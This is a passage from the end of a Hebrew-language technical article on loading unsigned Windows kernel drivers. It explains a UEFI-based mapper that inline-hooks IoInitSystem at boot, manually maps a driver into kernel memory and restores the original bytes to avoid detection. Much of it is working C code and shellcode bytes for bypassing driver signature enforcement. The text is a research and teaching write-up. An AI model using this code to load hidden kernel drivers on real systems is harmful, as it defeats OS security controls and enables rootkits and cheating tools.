        { 0x48, 0xB8, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA,   // movabs rax, _ioInitSystem
        0x50,                                                           // push rax; Leave
                                                                        // _ioInitSystem as the return
                                                                         // address
        0x48, 0xB8, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA,     // movabs rax, func
        0xFF, 0xE0 };                                                   // jmp rax
    Readonly_Copy_Memory(_ioInitSystem, bytecode_template, 23);
```

```
    VOID* thunk_address = _ioInitSystem;
    gRT->ConvertPointer(EFI_OPTIONAL_PTR, &thunk_address);
    Readonly_Copy_Memory(_ioInitSystem + 2, &thunk_address, 8);
    Readonly_Copy_Memory(_ioInitSystem + 13, &func, 8);
}
```

אז איך כל התהליך הזה קורה?

1. xigmapper הוא פרויקט מבוסס uefi driver, סוג driver זה מותאם לרוץ כשרק החלקים המינימליים ביותר של המערכת עלו כבר ללא תלות בכל דבר אחר
2. העלייה נעשית בצורה לגיטימית על ידי המשתמש. בתהליך הboot המשתמש יכול לבחור על איזה partition במערכת לעשות boot, partition זה חלק מסוים ממערכת הקבצים שקשורה למערכת ובצורה אוטומטית המערכת מבצעת boot לתוך ה-partition שמכיל את מערכת ההפעלה
3. לאחר ביצוע boot לתוך ה-uefi partition שלנו כל הקסם יתחיל להתבצע לבד וה-hook שניתן לראות למעלה יתבצע

את תהליך ה-hooking ניתן לראות למעלה בתמונה, אנחנו הולכים להכנס בזמן ריצת הפעולה IoInitSystem במערכת ההפעלה במיקום הספציפי שאותו הצגנו כבר. הפעולה בעצם עושה inline hook שקופץ לפעולה שלנו שמטעינה את ה-unsigned driver אך מוודא שבסופו של דבר נחזור ונמשיך להריץ את IoInitSystem כפי שמצופה.

מיפוי ה-unsigned driver לזכרון:

בחלק הבא והאחרון נראה את דרך מיפוי ה-unsigned driver לזכרון, שמסתיימת כמובן בשחזור התוכן המקורי של IoInitSystem לפי שכל חלק מערכת אחר יוכל לזהות זאת ולהבין שאנחנו מבצעים פעילות זדונית:

```
CHAR16 g_module_path[260] = L"\\GLOBAL??\\C:\\yourdriverhere.sys";

VOID IoInitSystemHook()
{
    ManualMapFile(g_module_path);

    Readonly_Copy_Memory((VOID*)IoInitSystem, ioinitsystem_old_bytes, 23);
    return;
}
```

```
NTSTATUS ManualMapFile (CHAR16* FileName)
{
    // Open file by name
#pragma warning (push)
#pragma warning (disable : 4152)
    if (!NtOpenFile)
        NtOpenFile = FindExport(g_kernel_base, "NtOpenFile");
    if (!NtQueryInformationFile)
        NtQueryInformationFile = FindExport(g_kernel_base, "NtQueryInformationFile");
    if (!ZwReadFile)
        ZwReadFile = FindExport(g_kernel_base, "ZwReadFile");
    if (!ExAllocatePoolWithTag)
        ExAllocatePoolWithTag = FindExport(g_kernel_base, "ExAllocatePoolWithTag");
```

```
    if (!ZwClose)
        ZwClose = FindExport(g_kernel_base, "ZwClose");
    if (!ExFreePoolWithTag)
        ExFreePoolWithTag = FindExport(g_kernel_base, "ExFreePoolWithTag");
```

פעולת המיפוי עצמה מתחילה בצורה מאוד פשוטה: קריאת התוכן של ה-unsigned driver מהאכסון לזכרון. באופן קלאסי ל-uefi driver אין גישה ישירה לכל ה-system services של המערכת ולכן יש צורך למצוא ידנית כתובת של כל export מהקרנל:

```
#pragma warning (pop)

    UNICODE_STRING str = {(UINT16)StrLen(FileName) * 2, (UINT16)StrLen(FileName) * 2, FileName};
    OBJECT_ATTRIBUTES attrib = {sizeof(OBJECT_ATTRIBUTES), NULL, &str, 0x00000040L, NULL, NULL};
    HANDLE FileHandle = NULL;
    IO_STATUS_BLOCK status_block;
    NTSTATUS status = NtOpenFile(&FileHandle, GENERIC_READ, &attrib, &status_block, 0,
FILE_SYNCHRONOUS_IO_NONALERT);
    if (status < 0)
        return status;
    FILE_STANDARD_INFORMATION info;
    status = NtQueryInformationFile(FileHandle, &status_block, &info,
sizeof(FILE_STANDARD_INFORMATION), FileStandardInformation);
    if (status < 0)
        goto endfunc;
    UINT64 size = info.EndOfFile;

    BYTE* buf = ExAllocatePoolWithTag(NonPagedPool, size, 'sgin');
    if (!buf)
        goto endfunc;
    UINT64 byte_offset = 0;
    status = ZwReadFile(FileHandle, NULL, NULL, NULL, &status_block, buf, (ULONG)size,
&byte_offset, NULL);
    if (status < 0)
        goto freepool;
    status = ManualMapArray(buf, size);

freepool:
    ExFreePoolWithTag(buf, 'sgin');
endfunc:
    ZwClose(FileHandle);
    return status;
}
```

לאחר מכן מתבצעת הקריאה של ה-driver מהאחסון לזכרון לתוך איזור זכרון nonpaged שהוקצה לתוכנה. משלב זה התוכנה בזכרון מערכת ורק צריך לגרום לה לרוץ:

```
// Copy sections one at a time (no need to copy the headers)
    PIMAGE_SECTION_HEADER sec_hdr = (PIMAGE_SECTION_HEADER)((BYTE*)(&nt->FileHeader) +
sizeof(IMAGE_FILE_HEADER) + nt->FileHeader.SizeOfOptionalHeader);
    for (int i = 0; i < nt->FileHeader.NumberOfSections; i++, sec_hdr++)
        Copy_Memory(AllocationBase + sec_hdr->VirtualAddress, bytes + sec_hdr->PointerToRawData,
sec_hdr->SizeOfRawData);

    // Imports
    PIMAGE_DATA_DIRECTORY import_dir = &nt->OptionalHeader.DataDirectory[1];
    for (PIMAGE_IMPORT_DESCRIPTOR desc = (PIMAGE_IMPORT_DESCRIPTOR)(AllocationBase + import_dir-
>VirtualAddress); desc->LookupTableRVA; ++desc)
    {
        // Get unicode name from ascii name
        CHAR16 buffer[260];
        CHAR8* mod_name = (CHAR8*)(AllocationBase + desc->Name);
        for (int i = 0; i < 259 && mod_name[i]; ++i)
            buffer[i] = (CHAR16)mod_name[i], buffer[i + 1] = L'\0';
        PVOID module_base = GetLoadedModuleBase(buffer);
        for (UINT64* lookup_entry = (UINT64*)(AllocationBase + desc->LookupTableRVA), *iat_entry =
(UINT64*)(AllocationBase + desc->ImportAddressTable); *lookup_entry; ++lookup_entry, ++iat_entry)
        {
```

```
            if (*lookup_entry & (1ull << 63))
                *(PVOID*)iat_entry = FindExportByOrdinal(module_base, *lookup_entry & 0xFFFF);
            else
                *(PVOID*)iat_entry = FindExport(module_base,
((RELOC_NAME_TABLE_ENTRY*)(AllocationBase + (*lookup_entry & 0x7FFFFFFF)))->Name);
        }
    }
```

```
NTSTATUS ManualMapArray(BYTE* bytes, UINT64 size)
{
#pragma warning (push)
#pragma warning (disable : 4152)
    if (!MmAllocatePagesForMdl)
        MmAllocatePagesForMdl = FindExport(g_kernel_base, "MmAllocatePagesForMdl");
    if (!MmMapLockedPages)
        MmMapLockedPages = FindExport(g_kernel_base, "MmMapLockedPages");
    if (!DbgPrint)
        DbgPrint = FindExport(g_kernel_base, "DbgPrint");
#pragma warning (pop)

    IMAGE_DOS_HEADER* dos = (IMAGE_DOS_HEADER*)bytes;
    if (dos->e_magic != 'ZM')
        return STATUS_INVALID_PARAMETER;
    IMAGE_NT_HEADERS64* nt = (IMAGE_NT_HEADERS64*)(bytes + dos->e_lfanew);
    if (nt->Signature != (UINT32)'EP')
        return STATUS_INVALID_PARAMETER;

    // Allocate mdl
    PMDL mdl = MmAllocatePagesForMdl(0, ~0ull, 0, nt->OptionalHeader.SizeOfImage);
    BYTE* AllocationBase = MmMapLockedPages(mdl, KernelMode);
```

בשלב הזה כמו ב-kdmapper מבצעים תיקונים של התוכנה כדי שהיא תוכל באמת לרוץ, כמו תיקון ה-relocations וה-imports והעתקה מחודשת לתוך allocated MDL שהוקצה עבור ה-unsigned driver שהולך לרוץ:

```
    // Unload discardable sections
    sec_hdr = (PIMAGE_SECTION_HEADER)((BYTE*)(&nt->FileHeader) + sizeof(IMAGE_FILE_HEADER) + nt-
>FileHeader.SizeOfOptionalHeader);
    for (int i = 0; i < nt->FileHeader.NumberOfSections; i++, sec_hdr++)
        if (sec_hdr->Characteristics & 0x02000000)
            Set_Memory(AllocationBase + sec_hdr->VirtualAddress, sec_hdr->SizeOfRawData, 0x00);

    if (!nt->OptionalHeader.AddressOfEntryPoint)
        return STATUS_SUCCESS;

    // Call DriverEntry
    NTSTATUS(*DriverEntry)(DEVICE_OBJECT * DeviceObject, PUNICODE_STRING RegistryPath) =
        (NTSTATUS(*)(DEVICE_OBJECT *, PUNICODE_STRING))(AllocationBase + nt-
>OptionalHeader.AddressOfEntryPoint);

    return DriverEntry((DEVICE_OBJECT*)0, (PUNICODE_STRING)0);
}
```

מכאן יש שפצורים אחרונים של ה-driver ומתבצעת הקריאה האמיתית ל-()DriverEntry.

סיכום

במאמר זה עברתי על השלד שבו כל תוכנה שמנסה להטעין קוד קרנלי לא חתום פועלת, הראתי איך זה מתבטא במספר תוכנות מוכרות שניסו להשיג את המטרה הזאת בעזרת טכנולוגיות שונות ובצורות שונות והראתי דרכים בהם נעשה ניסיון להחביא כל מיני שלבים בתהליך המיפוי שיעזור להסוות בצורה יותר טובה את התהליך.

בגלל הכוח של תוכנה קרנלית השימוש בה עבור דברים שונים ממעקף פשוט של פיצ'רים הגנתיים, כגון game hacking, הפך להיות יותר ויותר נפוץ בשנים האחרונות, והמטרה במעבר על הדוגמאות המעניינות האלו שעשו שימוש בתוכנה קרנלית למרות ההגבלות שקיימות על המערכת שלהם היא לראות לאן אפשר לקחת את היכולת הזאת ואיך אפשר להביא למימוש שלה בצורות שונות לפי המטרה (ועל הדרך ללמוד מהתהליך על מערכת ההפעלה Windows).

על המחבר

בן 18, חוקר חולשות ב-Cyberillium. מתעניין מאוד בתחומי הפיתוח ומחקר בסביבת Lowlevel, מערכות הפעלה ואבטחת מידע. מעוניין מאוד לפתח את הידע שלי וללמוד עוד כדי להתפתח בתחום. בין הפרויקטים המרכזיים שלי עבדתי על rootkit למערכת ההפעלה Windows10 כדי להחביא תהליכים, קבצים ותעבורת רשת, כמוכן שגם פיתחתי מערכת להגנה מנוזקות קרנליות כמו שלי ואחרות. בנוסף לכך פיתחתי וחקרתי דרייברים ומבני נתונים פנימיים רבים.

ניתן לראות את הפרויקטים האלו ואחרים בעמוד הגיטהאב שלי:

https://github.com/shaygitub

ניתן ליצור איתי קשר דרך האימייל שלי:

shaygilat@gmail.com

או דרך עמוד הלינקדאין שלי:

https://www.linkedin.com/in/shay-gilat-67b727281

ביבליוגרפיה

מידע נוסף על הדוגמא שקישרתי לשימוש ב-vulnerable driver:

https://github.com/shaygitub/DriverHunter/tree/main/CVE-2023-20598

https://youtu.be/BvYN_TcAZfU?feature=shared

קישורים לכל הפרויקטים שעשיתי להם refrence במאמר:

https://github.com/kkent030315/anymapper

https://github.com/kkent030315/anycall

https://github.com/i32-Sudo/PdFwKrnlMapper

https://github.com/xtremegamer1/xigmapper

קישורים למאמרים הקודמים שלי בנושאי Windows Internals שיכולים לעזור להבין את שאר המאמרים שלי יותר טוב ולהכנס בצורה יותר חלקה לתחום (יש יותר מדי לכן אקשר מעכשיו את עמוד הגיטהאב שמתעד את כולם):

https://github.com/shaygitub/Articles